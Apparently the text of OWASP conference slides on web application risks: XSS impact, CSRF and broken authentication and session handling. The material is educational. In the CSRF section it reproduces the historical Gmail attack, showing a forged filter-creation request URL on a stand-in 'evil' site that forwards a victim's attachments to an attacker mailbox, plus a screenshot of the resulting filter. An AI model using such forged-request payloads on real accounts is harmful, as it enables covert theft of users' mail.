
- An attacker could...
 - Stolen users' credentials
 - Make a defacement for the attacker user
 - Track user requests
 - Take the complete control of the user browser
- Business impact
 - Washington Post, NSA, ...
 - Loss of trust from the users

- CSRF: When
 - The application permits to send requests in a not authorized manner or send duplicate requests
 - The application uses implicit authentication (session cookie)
- CSRF: How

The attack:

 - A Web site contains an TAG inside the HTML code that runs an action on the target site (TAG has no restriction to origin level)

A5. Gmail CSRF




Source: Petko De Petov: Client side security – OWASP AppSec Conf 08

A5. Gmail CSRF



User visits Evil Site



A5. Gmail CSRF



Google Mail - Search results for: has:attachment - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4Tow57K8PKaIpkayCunLDJA1RYyFD0EhpDEft0yb88aZWzZhe2zxbVv38PoE0p

Mail Calendar Documents Photos Groups Web more

Settings | Help | Sign out

Google Mail

Search Mail Search the Web Show search options Create a filter

Your filter was created. Learn more

Compose Mail

Inbox (157)

Starred

Chats

Sent Mail

Drafts

All Mail

Spam (523)

Trash

Contacts

John Dolsan

Search, add, or invite

Labels

Invite a friend

Give Google Mail to:

Send Invite 50 left

preview invite

Settings

General Accounts Labels Filters Forwarding and POP Chat Web Clips

The following filters are applied to all incoming mail:

Matches: has:attachment

Do this: Forward to collect@evil.com

edit delete

Create a new filter

Evil Site adds a Backdoor

See what this filter does. Learn more

You are currently using 3 MB (0%) of your 2904 MB.

Google Mail view: standard with chat | standard without chat | basic HTML. Learn more

©2007 Google - Terms of Use - Privacy Policy - Program Policies - Google Home

Done mail.google.com Proxy: None Open Notebook

- Using a CSRF Redirection Utility → force the user to create a filter

```
http://www.evilsite.it/csrf
?_method=POST&_enctype=multipart/form-data
&_action=https%3A//mail.google.com/mail/h/ewt1jmuj4dd
v/%3Fv%3Dprf
&cf2_emc=true
&cf2_email=evilinbox@mailinator.com
&cf1_from
&cf1_to
&cf1_subj
&cf1_has
&cf1_hasnot
&cf1_attach=true
&tfs=s=z
&irf=on&nvp_bu_cftb=Create%20Filter
```

A5. CSRF: impact



- An attacker could:
 - Force the user to execute an action.
 - Logging systems logs the real user.
- Business impact:
 - Application's users could be forced to execute banking disposal, administrative function without notice it.

- If we have a weak authentication or session management mechanism:
 - It could possible to bypass the authentication mechanism → Broken Authentication
 - It could be possible to understand how the SESSIONID/Cookie is generated → Broken session management
- HTTP is “stateless” protocol...
 - every single request must be authenticated and validated
 - SESSIONID/Cookie represent the user track that identify the user each time he request a resource.

- Example:
 - The application implements a strong authentication with digital certificates.
 - Is it possible to bypass the authentication schema, manipulating a field in the POST HTTP?
 - In the following example, it was possible to send a different DN after the successful SSL mutual authentication with the proxy behind the application. The result is that a user could authenticate on the application impersonating another user without holding the user certificate.

- An attacker could...
 - do everything on the application using the user credentials or user session cookie
- Business impact
 - Wall Street Journal story
 - Privacy compliance violations

Thank you!



Matteo Meucci
matteo.meucci@owasp.org
matteo.meucci@mindedsecurity.com

